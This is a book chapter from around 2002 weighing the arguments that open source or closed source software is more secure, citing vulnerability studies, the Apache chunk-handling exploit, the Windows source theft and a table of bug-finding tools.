So, software quality definitely matters. What can we do? Adherents of open source software often tout the improved security offered by their favorite software development model. We would be wise to listen to and analyze their arguments carefully. If the open source software model can lower the number of defects even slightly, software will be more secure and we will all be better off. Of course, opponents argue that open source software is actually less secure, offering attackers an ideal environment for exploitation. Both sides regularly release white papers and studies by various gurus to underscore their own biases in the debate. We will explore the arguments on both sides of this issue.

The Case for Open Source Software Being More Secure

> We have confidence (a confidence justified by the track record of Linux, the BSD operating systems, and Apache) that our security holes will be infrequent, the compromises they cause will be relatively minor, and fixes will be rapidly developed and deployed.
>
> **— Eric Raymond****

Many people have the strong belief that open source software is just plain more secure than closed source solutions, but why? The arguments in this camp often start with the intuitive observation that, with more people looking at code, more bugs will be found and fixed. Heck, even the Gartner Group, a business and technology analysis and research organization, has argued that the open source model offers more security. Gartner's opinions on IT trends are quite highly regarded in the industry, with some managers taking every utterance of Gartner as the gospel truth. Gartner weighed in on this debate in May 2002 by stating that

> Gartner believes that open documentation and public review of program interfaces between OSs and applications will lead to stronger security mechanisms over the longer term.***

Now we will zoom in on these arguments to see what is behind them.

More Eyeballs Find More Holes and Fix More Problems

> With many eyeballs, all bugs are shallow.*

With source code available to the general public, many thousands of people around the world can scour that code looking for flaws. These people come from a variety of software disciplines and backgrounds, and can apply their own specific knowledge to finding and solving problems. Security is a distributed systems problem — the careful scrutiny of eyes and brains around the planet is a distributed solution. The benefits even extend beyond people looking at code within their own area of expertise. Because the code is so widely available, an expert in kernel development may periodically check out some device drivers, just to make sure everything looks right. A device driver expert may need to spend some time tweaking the features of a mail server, and might find and correct issues there. The mail server expert may have a need to poke around in the kernel to squeeze out additional performance. While looking over the kernel software, he may just find a problem and offer the solution. If everyone can look for bugs, we can quickly hunt them down to extinction, and we will all be more secure.

Furthermore, beyond the sheer number of eyes looking at the problem, we also need to consider the depth to which problems get explored. Many open source developers are deeply passionate about their projects, going beyond someone who simply puts in a 9-to-5 day slinging code for a living. Most open source developers care intensely about their code, knowing that it will get exposure in front of a worldwide body of their peers. They are, therefore, far more careful than someone desperately trying to meet an arbitrary marketing deadline set by a closed source commercial firm.

Additionally, do not fall into the trap of thinking that all open source developers are just wild-eyed, amateur hobbyists. Several open source projects are funded by major companies, including IBM and Sun Microsystems, who view open source software as an integral component of their future software strategies. Both IBM and Sun have on-staff developers who work exclusively on open source software, focusing their eyes in helping make bugs shallow. With this corporate backing, the entire open source community benefits from independent hobbyists, as well as major corporate dollars.

The "many eyeballs" argument also has a good historical basis. Consider the cryptographic community, where peer review is like breathing — an absolute necessity that you do not even think about not doing. When a new crypto algorithm is created, it is widely published, giving other cryptographers a chance to rip it apart and find flaws. If they find holes in the algorithm, it is either thrown out or improved. If some of the smartest minds on the planet, along with a few cranks who just love math puzzles, and everyone in between, get a chance to beat up on a cryptographic algorithm, the results are much more trustworthy. Without this solid scrutiny, algorithms just cannot be trusted.

Only after this baptism by fire is the algorithm ready for a hostile environment. This same argument applies to software. Public scrutiny of source code helps battle-harden the software, making it ready to face the bad guys. Bruce Schneier, founder and CTO of Counterpane™ Internet Security, sums it up well by asserting:

> In the cryptography world, we consider open source necessary for good security; we have for decades. Public security is always more secure than proprietary security. It's true for cryptographic algorithms, security protocols, and security source code. For us, open source isn't just a business model; it's smart engineering practice.**

Problems Get Fixed Faster

Beyond just finding problems more efficiently, some argue that those problems get fixed faster with open source software. Because everyone has the source, a single organization can create a fix and use it quickly, rather than waiting on a vendor. The developer who fixes a problem can then share that code with everyone else, again showing the power of a distributed approach to developing patches. Additionally, if there is a bug that only impacts your company, you will have difficulty getting the attention of a vendor with thousands or millions

---

*An open source community rallying cry, sometimes called "Linus's Law," originally penned by Eric Raymond in his article, "The Cathedral and the Bazaar."

** Bruce Schneier, Crypto-Gram Newsletter, September 15, 1999, http://www.counterpane.com/crypto-gram-9909.html.

of clients, and your problem may never get resolved. With open source, you can fix the problem yourself, or pay an independent software development firm to fix the problem quickly.

Many open source supporters just have a feeling deep in their gut that problems get fixed faster by the open source community. Ron Ritchey, a security guru from Booz Allen Hamilton, wanted to test this gut feel by subjecting the abstract notion to real-world quantitative study. His formal study focused on three issues: (1) the sheer number of vulnerabilities discovered, (2) the level of risk those holes posed to users of the software, and (3) the time that elapsed between disclosure of the problem and the release of a patch.* This last element is of paramount importance because it represents the duration that users are exposed to attack without any defense. If attackers know about a hole, but the vendor has not provided a fix yet, you are in trouble! The shorter the exposure time, the better, as far as product users are concerned.

To bite off a reasonable chunk of the problem to measure, Ritchey focused on comparing two very popular Web servers: the open source Apache Project and the closed source Internet Information Server (IIS) Web server from Microsoft. Apache is the single most widely used Web server today, with over 66 percent of total market share, according to the regular Netcraft Web survey statistics of August 2002.** IIS is no slouch either, as it holds 25 percent of the market, making it the most widely used commercial Web server. The survey used publicly disclosed vulnerabilities over the period 1996 to 2001, taken from the incredibly useful SecurityFocus.com Web site. Ritchey sorted various reported IIS and Apache vulnerabilities into three risk classes:

1. Vulnerabilities that lead to critical compromise or denial of service
2. Bugs that let an attacker read or write files
3. Vulnerabilities with minor impact

Ritchey's results were startling. Apache had far fewer vulnerabilities in each category. Furthermore, Apache also consistently exposed its users to risk for lower periods of time before a patch was released.

Admittedly, Ritchie's study focused on only two products (Apache and IIS) in one category (Web servers). However, his findings are entirely consistent with an earlier study.*** Additionally, further studies into this interesting phenomenon are being planned as of this writing.

Closed Source Is Not as Closed as You Might Think

> He searches the sources of the rivers and brings hidden things to light.
>
> **— Job 28: 10, 11**

Another argument in favor of open source software is the observation that all source code is really in some way exposed to possible attackers. Getting to the heart of the matter, there really is no such thing as absolutely closed source software. Even when a vendor works diligently to protect source code, hundreds or even thousands of eyes are picking through that code every day. Closed source vendors expose their source code to employees, partners, and possibly to attackers themselves.

First, consider the employees of a closed source software development company. They have widespread access to this supposedly secret source code. A malicious employee could view the code, leak it, and possibly even plant backdoors in it. If you were waging cyber warfare against a large country incredibly dependent on its computer infrastructure, it would make a lot of sense to infiltrate the software companies in your target with bogus employees. Or, if you are not into cyber-war conspiracy theories, consider a single, very gifted computer attacker just hiring on to a large software firm with the intention of getting access to source code. Such employees could steal the source or even alter it with hidden functionality. It would be the ultimate Trojan horse, distributed by the software company itself!

Even in a company with very trustworthy employees, source code is often shared with business partners and joint ventures. Sometimes, to advance research and mindshare in a cost-effective manner, vendors even

---

* "Open Sources versus Closed Sources: Which is More Secure?," presentation by Ron Ritchey, http://www.isse.gmu.edu/~ofut/classes/763/studtalks/Ritchey.pdf.

** Netcraft survey on Web server usage, http://www.netcraft.com/survey.

*** "Does Open Source Improve System Security?" Brian Witten, Carl Landwehr, Michael Caloyannides, *IEEE,* September/October 2001, http://www.computer.org/software/so2001/s5057abs.htm.

share source code with universities, environments not known for their high degree of security or confidentiality. Source code could easily leak and might mysteriously pop up anywhere.

Beyond the insider and partner threats, attackers outside the company may simply steal the source code from the vendors, distributing it freely on the Internet. Microsoft has confirmed that, in October 2000, attackers broke into its corporate network and stole the source code to future versions of Windows.* As of this writing, these attackers have never been apprehended. That is pretty darn spooky, but it goes even further. Publicly available Web sites contain the source code to various versions of Cisco's Internetwork Operating System (IOS), the underlying code that runs a majority of the routers in the world.** Here are two of the most widely used closed source products available today, Windows and IOS, each of which has inadvertently had its source code exposed to malicious attackers.

But it gets even worse for the closed source supporters. An attacker does not even have to steal source code to be able to carefully scrutinize software for bugs. Over the past year, we have seen a revolution in the number and quality of sourceless debugging programs, as shown in Exhibit 97.1. Enormous advances are being made in these tools so that even an attacker with moderate skills can reverse engineer executable programs to find major vulnerabilities, ripe for the picking, without even glancing at the source code. The source code is not needed to tear software apart anymore, as these tools allow an attacker to carefully comb through the executable program's code at a microscopic level to find and exploit defects. Some of the tools allow a user to walk through all of the program's function calls step-by-step to see the flow of the program and determine how to break it. Other tools let the attacker step through the raw machine language code, examining each instruction one by one to find flaws. Some let the attacker manipulate the data structures in the running program to change any parameters, so an attacker can inject faults into the program to see how it bleeds. A few of the tools use a technique called "fuzzing," which allows an attacker to inject random-looking data into a program to see if it can cause it to crash. With all of these tools at an attacker's disposal, keeping the source code secret really does not help mask vulnerabilities.

So, consider the fact that closed source products are exposed to employees, business partners, and sometimes even attackers through outright theft or reverse engineering. You can see that pro-closed source arguments simply amount to security-through-obscurity. According to security-through-obscurity advocates, if we carefully hide our gaping vulnerabilities from our enemies, the bad guys will give up in frustration when they cannot easily find holes. The security community generally considers security-through-obscurity a no-no. Some of the bad guys will be sufficiently motivated to get around our obfuscation, and therefore security-through-obscurity is just not real security at all.

In our debate, if attackers spend enough time trying to steal the source code or even analyzing raw executable program, they will find vulnerabilities. Hiding the source code gives us a false sense of security, when we are really exposed to all kinds of problems. Burying our heads in the sand will not fix this inherent flaw in the security of the closed source software development model.

Fear and Loathing in Redmond (and Elsewhere)

> Author 1: I hear if you play the Windows NT 4.0 CD backwards, you get a Satanic message.
>
> Author 2: That's nothing. If you play it forward, it installs NT 4.0.
>
> **— Jay Dyson**
> *As quoted on Rain Forest Puppy's Web site****

So, if security-through-obscurity is really a bogus argument, one wonders what closed source vendors are really hiding under their sheets. If someone looked through the source code of these products, would there be a cornucopia of problems, just ready to be exploited by eager hordes of hackers?

It would appear to be so. In May 2002, Jim Allchin, Group Vice President for Platforms at Microsoft, testified before a federal court regarding the security of Windows itself. Among some rather fascinating commentary,

EXHIBIT 97.1 A Complete Arsenal of Tools for Finding Security Bugs in Software (which Work with or without Source Code)

Tool Name	Summary	Where to Get It
Free		
APISpy32, by Yariv Kaplan	On Windows systems, this tool monitors all API calls, showing the value of all variables passed along the way	http://www.internals.com/utilities_main.htm
Sharefuzz, by Dave Aitel	On UNIX machines, this program can be used to find holes from local accounts on a machine	http://freshmeat.net/projects/sharefuzz/?topic_id = 43
SPIKE, by Dave Aitel	On UNIX machines, this tool can be used to find flaws in network protocol handling, especially in Web servers and remote procedure calls	http://www.immunitysec.com/spike.html
Heap Debugger, by Anonymous	On Windows systems, this tool lists all memory locations not properly released by an application	http://www.programmersheaven.com/zone24/cat277/4136.htm
Electric Fence, by Bruce Perens	On UNIX machines, this tool can find flaws with the way the system frees memory, which could lead to security exposures	http://perens.com/FreeSoftware/
APIHooks, by EliCZ	On Windows systems, this tool intercepts API calls, allowing an attacker to analyze or even manipulate the flow of data through a program	http://www.anticracking.sk/EliCZ/
Fenris, by Michal Zalewski	Multipurpose tracer, stateful analyzer, and partial decompiler	http://razor.bindview.com/tools/fenris/
Feszer, by Frank Swiderski	This Windows tool is used to analyze problems in string handling functions	http://www.atstake.com/research/tools/index.html
Commercial		
IDA Pro, by Data Rescue	This program is the premier code disassembler tool for both Windows and Linux; extremely powerful and very widely used to find security flaws	http://www.datarescue.com
Cenzic's Hailstorm	This powerful tool allows for finding defects by injecting faults into software	http://www.cenzic.com/
Boundschecker, by Compuware Corporation	On Windows systems, this tool finds errors in C++ programs that could lead to security vulnerabilities	http://www.compuware.com/products/devpartner/bounds/

Allchin claimed that exposing the source code and details of the application programming interfaces (APIs) for Microsoft products would represent a threat to national security. Apparently, there are problems so significant in Windows that mere disclosure of the source would threaten us all. When asked about which areas were of most concern, Allchin mentioned Microsoft's message queuing functionality. This capability supports retrieving user input from the keyboard and mouse and passing that input to applications. Allchin did not want to divulge details, and admitted, "The fact that I even mentioned the message queuing thing bothers me."*

As can be expected, within months of this inadvertent disclosure, the computer underground released some attacks against — you guessed it — message queuing. In his paper, "Shattering Windows," a researcher using the name Foon describes a method for gaining privileged access to a Windows machine by exploiting the message queue.** The paper describes techniques for sending messages to applications running with higher privileges, essentially hijacking the permissions, and using them to accomplish the attacker's own goals. Foon took his inspiration from Allchin's comments, and claims, "Given the quantity of research currently taking place around the world after Mr. Allchin's comments, it is about time the

* "Allchin: Disclosure May Endanger U.S.," Caron Carlson, *eWeek,* May 13, 2002, available at http://www.eweek.com/article2/0,3959,5264,00.asp.

** "Exploiting Design Flaws in the Win32 API for Privilege Escalation … or … Shatter Attacks — How to Break Windows," by Foon, August 2002, http://security.tombom.co.uk/shatter.html.

white hat community saw what is actually possible." Although Microsoft dismisses the originality of Foon's attack, his paper opened up new avenues to a large number of computer attackers.

So, loose lips can sink programs. If a stray comment from an executive of a closed source company can bring lots of attacks, perhaps the underlying philosophy of closed source software is just plain broken. It appears that commercial software vendors' lack of source code scrutiny has allowed them to write sloppy, insecure code. With closed source software, security issues are hidden, while the vendors (and everyone else who relies on the code) keep their fingers crossed that attackers do not stumble across a gaping hole. This state of affairs almost guarantees that knowledgeable and well-funded adversaries can still discover problems.

The open source community simply does not have the "luxury" of hiding its dirty laundry, which forces it to implement security more carefully. If the code is really bad, people will easily see that and not use it.

Even Microsoft Is Starting to Share Source

In March 2002, Microsoft itself released approximately one million lines of code for components for its .NET tools, C# (pronounced, "C sharp") development language and Common Language interface. According to Microsoft, this release was designed especially to support academic and research institutions.* Some have pointed out that, with this release, Microsoft is beginning to grudgingly admit that the open source philosophy has significant benefits. Although there were no hints that Microsoft released the source to help improve security, you had better believe this code has gotten a careful run-through by black hats and white hats around the world looking for security flaws! Also, Microsoft itself probably spent significant time combing through this code, looking for security holes before releasing it on an often-vicious world of software reviewers and malicious attackers.

So, from the open source supporter's point of view, this is definitely a step in the right direction. However, releasing only a part of the source code does not dramatically improve security. Even if Microsoft releases all code associated with security functions, there could still be major holes in other parts of the code. Sure, a developer will be able to comb through a certain set of features of the code released by the vendor. However, using reverse engineering techniques, an attacker may still take over the system by finding and exploiting a gaping hole in the code that the vendor keeps to itself. The flaw could be in a seemingly innocuous piece of the code, perhaps the program's help screens; but even there, a buffer overflow could allow an attacker to completely compromise the system. Without fully releasing source code, vendors cannot receive the security benefits of open source software.

Custom Tailoring at a Fine-Grained Level

Another argument of this camp involves the great deal of customization afforded by wide-open source code distribution. With access to the source code, users can customize their programs, adding or removing features to achieve exactly the mix needed for their businesses. With this flexibility, system hardening is possible at a much more fine-grained level than is possible with closed source solutions. Rather than having everything activated in a default installation, open source users can turn off specific services at will. But it goes farther than that. With access to the source code, open source users can disable specific functions within services, to achieve a much greater level of customization than is possible with closed source solutions. If I do not want to have certain risky functions in my production environment, I can use the source code to strip out those features. Separating the software wheat from the chaff really helps to improve security.

There is also a biological analogy to this argument. With more developers creating customized tweaks of their open source programs, we have many different versions of a given piece of code running on the Internet. Suppose an attacker can compromise one of these versions. However, other versions, which were customized by their users, may not be vulnerable, helping to isolate the problem. In nature, a greater bio-diversity helps to stem the spread of nasty pathogens. A pathogen that can successfully infect some of the population will not be able to harm others because they have enough genetic differences to stop the attacker. Given more differences within a species, pandemic plagues can be more easily thwarted. Given the diversity that open source software allows in deployed systems, this model should help us fight off attackers even better.

* http://www.entmag.com/news/article.asp?EditorialsID=5281.

Economics Matter to Security

A final argument bolstering the security claims of open source supporters is based on the economics of the software industry. Unless you have been living in a cave in recent years, you have probably heard reports about the total cost of ownership for open source software being measurably lower than the costs of commercial software. Of course, if you consider the software itself, many open source products are available in low-cost packages or even for free download. But, even beyond the costs of the code itself, support costs are reportedly lower for open source products. It is believed that the availability of source code, as well as a large and healthy community of developers supporting that code, keeps maintenance costs lower as the overall product is more easily adapted to organizations' changing needs. So, what the heck does this have to do with security?

Well, if you had not heard, money matters. It does not take an Alan Greenspan to realize that if the costs of open source software are lower, then some level of remaining funds can be used to improve security. For organizations developing software, some savings can be channeled into improving the security of the code. For companies that use open source software, the savings can be applied to additional time and energy in securely configuring the software or into the general security budget of the company. Because it has an improved impact on the bottom line, more funds are available for end-user security awareness, computer incident response team activities, and other important security initiatives.

The Case for Closed Source Software Being More Secure

> We can build a better product than Linux.
>
> **— Jim Allchin**
> *Microsoft executive, February 2001*

As the open source cheerleaders put their pom-poms away, we will analyze the opposing viewpoint in detail. Is it possible that closed source solutions have security benefits? We will look at each of the open source arguments, one by one, and see how closed source supporters would respond.

Many Eyes Seem to Miss Many Holes and Some of Those Eyes Are Evil

Is source code really reviewed by lots of eyes, as proponents of open source security sometimes attest? Actually, most often, just a small handful of volunteers look at the code, while the rest of the masses trust these anointed few. Worse yet, the open source philosophy can lead to a false sense of security, as everyone assumes that everyone else is reviewing the code. In a thought-provoking paper on this phenomenon, John Viega asserts

> Currently, however, the benefits open source provides in terms of security are vastly overrated, because there isn't as much high-quality auditing as people believe, and because many security problems are much more difficult to find than people realize.[*]

With their hands on the source code, why do more people *not* pour through it to find flaws? After all, it is in their own self-interest to do so, discovering and solving problems before the bad guys do. There are several reasons code is not reviewed in detail, including:

- Some of the source code is simply ugly, having been glommed together from a bunch of various components over the years. Developers sometimes call this "spaghetti code," and unraveling its messy complexity can be rather like sorting out text written onto individual strands of pasta.
- Even the relatively cleaner code is necessarily very complex, requiring great skill and enormous amounts of time to review and master. It is often better left to professionals paid to do just this task.
- In a related way, a code reviewer must have a holistic view of the entirety of the software, not just one or two piece-parts, to find flaws. Sometimes, a few low-impact vulnerabilities from several widely separated areas of code can be exploited together to create a high-risk vulnerability.
- Code review is a mind-numbingly dull task, perhaps less exciting than watching grass grow on a lazy Sunday afternoon. So, here we have a task that requires great skill, extensive expertise, and super attention to detail, but at the same time, it is just plain boring.

[*] "The Myth of Open Source Security," John Viega, http://www.earthweb.com/article/0,,10455_626641_1,00.html.

- Documentation for open source projects is often quite sparse, a situation only compounded by limited comments in the code itself. For anyone but the original developer, understanding how the code functions at a sufficient level to spot defects is excruciatingly difficult.
- Most of the cream-of-the-crop developers are creating new features and plowing new ground, not looking for holes in the work already completed. Checking for problems is often left to second-tier programmers, if it occurs at all.
- Code gets reviewed unevenly. Certain parts of the code that are sexier, such as widely used features, get lots of attention. Other less interesting parts of the code, which may have major security ramifications, are simply orphaned by developers.
- Many developers might be virtuosos at writing code, but they often do not understand security at a deep enough level to find problems.

So, while the good guys do not review the code, attackers can pour through it and find new flaws quickly. Sure, there are lots of eyes, but many of those eyes belong to highly motivated attackers who want to rip the lungs out of the code and will spend enormous amounts of time finding flaws. They can look through the code at a much deeper level than they can with closed source solutions. All of the highly touted sourceless debuggers do not even the score. With access to the source, attackers can find holes they otherwise would not be able to discover just by poking through the executable.

Consider one very startling flaw in a particular open source product: the Apache chunk handling problem widely publicized in June 2002. This vulnerability was very subtle, involving the way the Web server handles requests when data is grouped in separate chunks for more efficient transmission across the network. By creating these chunks in an unexpected fashion, an attacker can exploit a flaw in the Web server. At first, by carefully analyzing the source code, many security experts believed this flaw would only result in a denial-of-service attack, allowing a bad guy to remotely crash the Web server. Many also believed that only the Windows version of Apache could be successfully exploited. Unfortunately, this analysis just was not accurate.

With the full Apache source code available, a computer underground research group calling itself Gobbles zoomed in on the issue. Within a week of initial disclosure, Gobbles had figured out how to turn this problem into a full-blown remote compromise against a bunch of types of systems. They wrote some code containing their results and unleashed it publicly. Using Gobble's code, an attacker with minimal skills could launch an attack and gain root-level privileges on systems. The day this exploit was released, hundreds of systems around the world were compromised by attackers. Furthermore, it is believed that some attacks over the two months prior to the Gobbles release were based on this fundamental vulnerability. So, even before we knew about this flaw, it is possible that attackers were using it to take over systems. Surely, the open source nature of the code helped Gobbles and perhaps many others to analyze the problem and develop their exploits. All the while, the rest of us blithely relied on the open source model of review to find this exact type of problem.

Furthermore, attackers sometimes have far greater motivation than the defenders in this cat-and-mouse game. If an attacker finds a major security flaw, he or she can use it to exploit systems around the world, potentially for significant financial gain. An attacker could even sell exploited code to the criminal underground, governments, or security companies for big dollars. Even for the less criminally-minded attackers, a fresh vulnerability in a widely used system can generate fame, if not fortune. If you break a big product in a big way, you will get media attention and people will listen to your ranting, when they otherwise would not give you the time of day. Fluffy Bunny,[*] an attacker who broke into the SANS Institute Web site in July 2001, summarized this instant notoriety well. SANS, an organization that offers security training around the world, had its Web page altered to exclaim, "Look Mommy, I'm on SANS!" Fluffy Bunny was seeking attention, and that is just what he got.

Some people think that this problem with open source software is temporary, and now that bugs like the Apache chunk handling problem have been identified, we are all safe. *Au contraire!* Before discovering this problem, Apache was a very mature product, having been initially developed in 1995. These types of flaws impact even mature products. As long as new features are being added, there is a constant supply of new code. New code includes its concomitant brand-spanking-new vulnerabilities. Compounding the problem, with full access to the source, attackers can discover very significant flaws in creaky, old code that has been widely overlooked.

[*] Don't you just love these hacker names? Fluffy Bunny, Gobbles, and even Rain Forest Puppy were certainly inspired when they chose their nifty handles.

Finally, beyond looking for software vulnerabilities, lots of evil eyes with widespread access to source code will build on that code to create even more sinister tools. Consider this: A majority of computer attack tools are developed on open source operating systems, especially Linux and OpenBSD. Because they have the source code to the operating system itself, attackers love to bend the operating system to implement their attacks, with far less work than is required in a closed source solution. The flexibility inherent in open source solutions can be easily hijacked. From creating bizarrely mangled packets to designing difficult-to-detect backdoors, an open source operating system sure helps attackers.

Given this control into the very guts of the operating system itself, the most powerful RootKit tools are found on open source operating systems. RootKits are popular computer attack tools that allow a black hat to maintain backdoor access to a system while hiding from the system administrator. They accomplish this feat by replacing good operating system programs with evil variations that lie about who is logged in, which programs are running, and how the network is being used. Without this critical information, the system administrator cannot detect the attacker's presence. The attackers develop these malicious programs by starting out with the source code for the operating system, and then tweaking it to achieve their goals. Is it any wonder that the best RootKits appear on a system where attackers can use the open source code as a starting point for writing their malicious wares? While RootKits do exist for closed source operating systems, they are invariably less sophisticated than the RootKits in widespread use on open source platforms.

Not All Problems Get Fixed Faster or Very Well

Open source software fans point out the rapidity with which they release patches for security flaws as a virtue of their model. However, this speed often masks the fact that some of these fixes do not adequately eliminate the vulnerability. Instead of highly controlled releases, sometimes the open source community shoots from the hip, getting an inadequate and possibly even damaging patch out very fast. If you send out garbage extremely rapidly, it is still garbage, and you are not doing your users any favors.

Consider the Apache chunk-handling vulnerability discussed previously. The first patch to be released came from the ISS X-Force, a team of high-skilled security professionals. Unfortunately, this patch did not solve the entire problem. Even if you were diligent in assessing this patch, you still would have had a vulnerability that allowed an attacker to take over your system.

Compounding this problem, there is no obvious clearinghouse for vulnerability and patch information in the open source world. Sure, a single company can fix a problem it finds, but who is going to check that solution and distribute it to the entire user base? As shown in Exhibit 97.2, we see a variety of researchers, software firms, consultants, hobbyists, and even riff-raff finding flaws and sometimes releasing patches. These patches may work, or they may cause even bigger problems. Someone could even release a patch, duping users into applying a "fix" that really opens their systems up to attack. Sure, there is usually some core team of developers or foundation standing behind an open source product, but they are often slower to react to



EXHIBIT 97.2 Open source versus closed source patch distribution.

problems. They have to comb through and test the patches discovered by the rest of the world before integrating them into their own code base. This delay eliminates much of the highly vaunted speed of the open source model.

In the closed source software model, on the other hand, the software vendor is clearly the one-stop shop for vulnerability reporting, fix development, and even potential liability if problems do not get fixed. Through its mailing list of customers, the vendor can responsibly disclose the problem, distribute the patch, and even offer various test cases to make sure the patch is functioning properly. Rather than potentially having several competing patches, a single fix by the vendor will efficiently and effectively solve the problem.

Additionally, consider the voluntary nature of many open source contributors. They volunteer their time to support the code, and often are not available on a moment's notice to review a reported problem and release a patch. Unlike these volunteers, closed source commercial software is written by dedicated professionals. Their time often is not sliced as thin as open source volunteers, and they can be dedicated to solving problems. In fact, most large closed source vendors such as Microsoft have teams of individuals waiting for reports of security vulnerabilities. When vulnerabilities are discovered and responsibly reported, the team verifies the problem and interacts with developers to make sure a solution is devised. This centralized approach is much more careful and controlled, two very important characteristics of sound security practices. It also scales better. Although the open source model may allow for solutions to small problems to be fixed by users themselves, the open source model does not necessarily scale particularly well to industrywide software products used by thousands or millions of people.

Reasonable Controls Are in Place Protecting Closed Source

It is indisputable that some closed source software has leaked, including Cisco's core operating system, IOS, and Microsoft Windows. However, despite this fact, we have not seen attackers use this code to create a bunch of new attacks against these platforms. Why? Likely, this abuse has not been seen because these events are so rare, and even when they do occur, the software changes rapidly enough to limit any damage due to exposure of older source code.

Although there have been high-profile cases of source code theft, they are extremely rare. Nearly every script kiddie hacker on the planet, as well as certain highly motivated skilled attackers, has taken a crack at stealing the Windows source. With a product as valuable as the Windows source code to have only been stolen once, and then to have never been released, it appears that the protections used by Microsoft in limiting access to the source code are, for the most part, effective. Certainly, after the October 2001 pilfering, Microsoft beefed up security even more to prevent further problems with the source code leaking out.

Furthermore, the software itself is a moving target. When an attacker steals and distributes an old version of the source code, it does not reveal very many cutting-edge attacks that can be used against recently patched systems. Even if an old version of the source code is stolen, many customers have moved on to newer and better versions. The perpetual upgrade and patch cycle renders this partially exposed source code of very limited use to attackers in undermining the program.

Fear (and Even Loathing) Is Okay if It Is Justified

> Terrorists trying to hack or disrupt U.S. computer networks might find it easier if the federal government attempts to switch to open source, as some groups propose.
>
> **— The Alexis de Tocqueville Institution**
>
> Press release regarding its May 2002 white paper, *"Opening the Open Source Debate."*[*]

In May 2002, the Alexis de Tocqueville Institute, a prestigious Washington, D.C., think tank, released a study on the security issues associated with open source software. This study was certainly a thought-provoking challenge to the assumptions of open source supporters. However, it must be noted that a certain closed source software company provides funding for the Institute.[**] This company, which publicly verified its

[*] White paper available at http://www.adti.net/html_files/defense/opensource_pressrelease_05_30_2002.html.

[**] "Did MS Pay for Open Source Scare?" Michelle Delio, Wired News, June 5, 2002, http://www.wired.com/news/linux/0,1411,52973,00.html.

financial support for the think tank, has a name that is an anagram of the phrase Storm Foci, or if you prefer, Comfort IS.*

However, despite concerns about where the funding comes from, the Institute's white paper is a strong warning for government institutions thinking about moving to open source products. The Alexis de Tocqueville Institute's guiding principles involves studying the spread and perfection of democracy around the world. In this role, the Institute is concerned about both freedom and national security in existing democracies, and views open source as a potential threat to both. According to the Institute's paper, in the aftermath of the September 11, 2001, attacks, terrorists could more easily disrupt the U.S. government and civilian computer networks if they are based on open source software. Because attackers have the source code to work from, they could infiltrate components of critical infrastructure in a far stealthier manner. The paper outlines "how open source might facilitate efforts to disrupt or sabotage electronic commerce, air traffic control or even sensitive surveillance systems." The arguments in the paper go beyond security issues, also citing economic and legal concerns associated with open source software.

Beyond the threats posed by open source solutions, we need to consider the ramifications of distributing source code of currently closed source solutions. If Microsoft purposely placed the source code for Windows on a publicly available Web server and shouted, "Come and get it," would we be safer? Open source proponents frequently brag about Microsoft's assertions that widely releasing the Windows source code would damage national security. Yes, Jim Allchin, a Microsoft executive, did submit testimony to that effect. Yet, pointing this out is not really an argument for exposing the Windows source code, as some open source fans would have it.

If we take Microsoft at its word, and assume that exposing the source for Windows and other products would damage national security, that does not mean we should punish Microsoft and other vendors by pushing them to embrace an open source model. We would be cutting off our nose to spite our face. If such a release would compromise national security, we should not do it. Sometimes, security-through-obscurity is not such a bad thing after all. Keeping the source code out of the hands of the bad guys prevents them from finding problems and developing super nasty tools. Sure, you do not want to rely only on obscurity-for-security. But a dash of obscurity added to an overall security recipe (which includes protection of the source code, secure configuration, and user awareness) can make things even stronger.

Microsoft Is Starting to Share Source Simply to Woo Developers

Some claim that even Microsoft is being dragged to the open source party, as evidenced by its release of a million lines of code for .NET. However, this argument is a red herring, as the release of the .NET source code has nothing at all to do with security. Microsoft is releasing .NET code to woo software developers to adopt Microsoft's framework for developing Web applications. The released source code neither improves nor hurts security in any way.

Too Much Custom Tailoring Can Be Dangerous

Another argument trotted out by open source fans involves the high degree of customization possible with open source solutions. However, this customization is a double-edged sword, and if they are not careful, users could badly cut themselves. If users change the code to shut off individual features without some coherent overall plan, they could inadvertently be weakening security. Similarly, if users start adding features or otherwise tweaking the code, they could very easily inadvertently undermine system security. Even a modification to code that does not have any inherent security functionality could introduce a bug that weakens the overall security of a system. Secure coding is a difficult task, often best left to professionals who understand the code in its entirety.

Going back to the biological analogy of strength through genetic diversity, if there are a bunch of different strong genotypes in a population, a pathogen will be more quickly thwarted. However, some individuals in a diverse population could be swimming in the shallow end of the gene pool. They could certainly have genetic differences, but will likely be far weaker than the original single species. If their differences were developed in a ham-fisted fashion, they could easily be conquered by infection. The same concepts apply to open source software. When users create custom variations, they are quite likely decreasing the security of their system, unless they understand code security at a deep level.

* If you enjoy anagrams, as a lot of computer geeks go, check out the fun, online anagram generator at http://mmm.mbhs.edu/~bconnell/anagrams.html. I use it all the time.

Economics Matter to Security

> Thou source of all my bliss, and all my woe,
>
> That found'st me poor at first, and keep'st me so.
>
> **— Oliver Goldsmith, *The Deserted Village,* 1770**

The economic model of open source software does not necessarily mean that there will be additional funds available for security. Open source software is not like some giant Pez dispenser, shooting out cash that companies will spend on security. The additional support required for the care and feeding of open source software helps to even out its overall cost of ownership, leaving precious little extra money for additional goodies, such as security. Even if there were extra dollars available from open source solutions, these funds would in all likelihood be directed to items other than security.

